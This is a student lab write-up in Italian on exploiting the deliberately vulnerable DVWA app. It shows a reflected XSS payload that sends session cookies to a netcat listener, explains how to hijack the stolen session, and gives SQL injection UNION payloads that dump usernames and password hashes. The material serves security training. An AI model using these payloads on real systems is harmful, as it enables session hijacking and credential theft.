


Esercitazione 3 Modulo 4 – Alessio Russo

Configurate il vostro laboratorio virtuale per raggiungere la DVWA dalla macchina Kali Linux (l'attaccante). Assicuratevi che ci sia comunicazione tra le due macchine con il comando ping. Raggiungete la DVWA e settate il livello di sicurezza a «LOW». Scegliete una delle vulnerabilità XSS ed una delle vulnerabilità SQL injection: lo scopo del laboratorio è sfruttare con successo le vulnerabilità con le tecniche viste nella lezione teorica. La soluzione riporta l'approccio utilizzato per le seguenti vulnerabilità:

- XSS reflected
- SQL Injection (non blind)

- XSS Reflected.

Invio un tag html come ad esempio `<i> Parola </i>` per scrivere una parola in corsivo:



Come si può vedere dall'immagine `<i>Reflected</i>` mi ritorna la parola in corsivo.

Ora se andiamo ad inserire un qualsiasi script java nella stessa barra come ad esempio:

```
<script>alert("XSS")</script>
```

Il risultato sarà il seguente:



Se invece vorremo avere informazioni sensibili come i cookie di una sessione dovremo inserire uno script del genere:

```
<script>>window.location='http://127.0.0.1:5005/?cookie='+ document.cookie</script>
```

- Window location reindirizzerà il tutto verso una pagina a nostra scelta.
- Document.cookie ci invia i cookie dove è contenuta la sessione della vittima.
- Ci mettiamo in ascolto sulla macchina attaccante con netcat con `nc -l -p 5005`

```
(kali@kali)-[~]
$ nc -l -p 5005
GET /?cookie=PHPSESSID=770sdq0ruc5ff8c07mg5cagi21;%20security=low HTTP/1.1
Host: 127.0.0.1:5005
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://127.0.0.1/
Cookie: PHPSESSID=770sdq0ruc5ff8c07mg5cagi21; security=low
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-site
```

Una volta inviato il link alla vittima e questa lo aprirà ci invierà le info sulla sua sessione attraverso i cookie.

Troveremo una richiesta GET che ci permetterà di avere il PHPSESSID che una volta copiato e incollato nel inspector del browser alla voce STORAGE -> cookies ci permette di entrare nella pagina web come se fossimo l'utente attaccato senza richiedere autenticazione.

- SQL INJECTION

Andiamo ora ad inserire un valore di test nella schermata SQL Injection: il valore di riferimento sarà 1

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Continuiamo con la fase di test di risposta del DB andando ad inserire una condizione vera sempre vera '1 OR '1'='1 in modo tale ad far rispondere il db con una serie di parametri, questo ci risponderà con First name e surname

Vulnerability: SQL Injection

User ID:

```
ID: 1' or '1'='1
First name: admin
Surname: admin

ID: 1' or '1'='1
First name: Gordon
Surname: Brown

ID: 1' or '1'='1
First name: Hack
Surname: Me

ID: 1' or '1'='1
First name: Pablo
Surname: Picasso

ID: 1' or '1'='1
First name: Bob
Surname: Smith
```

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

Ora sappiamo come ci risponderà il db inoltre sappiamo che ci sono almeno due campi possiamo ora inviare una query sql, sappiamo che nel db originale i parametri di risposta sono due quindi la query avrà null, null come parametri:

```
1' UNION SELECT null, null FROM users#
```

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT null, null FROM users#
First name: admin
Surname: admin

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection
- <https://bobby-tables.com/>

A quanto punto vista la risposta del db possiamo andare a modificare i parametri null, null con user e password:

1' UNION SELECT user, password FROM users#

Vulnerability: SQL Injection

User ID:

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1' UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

More Information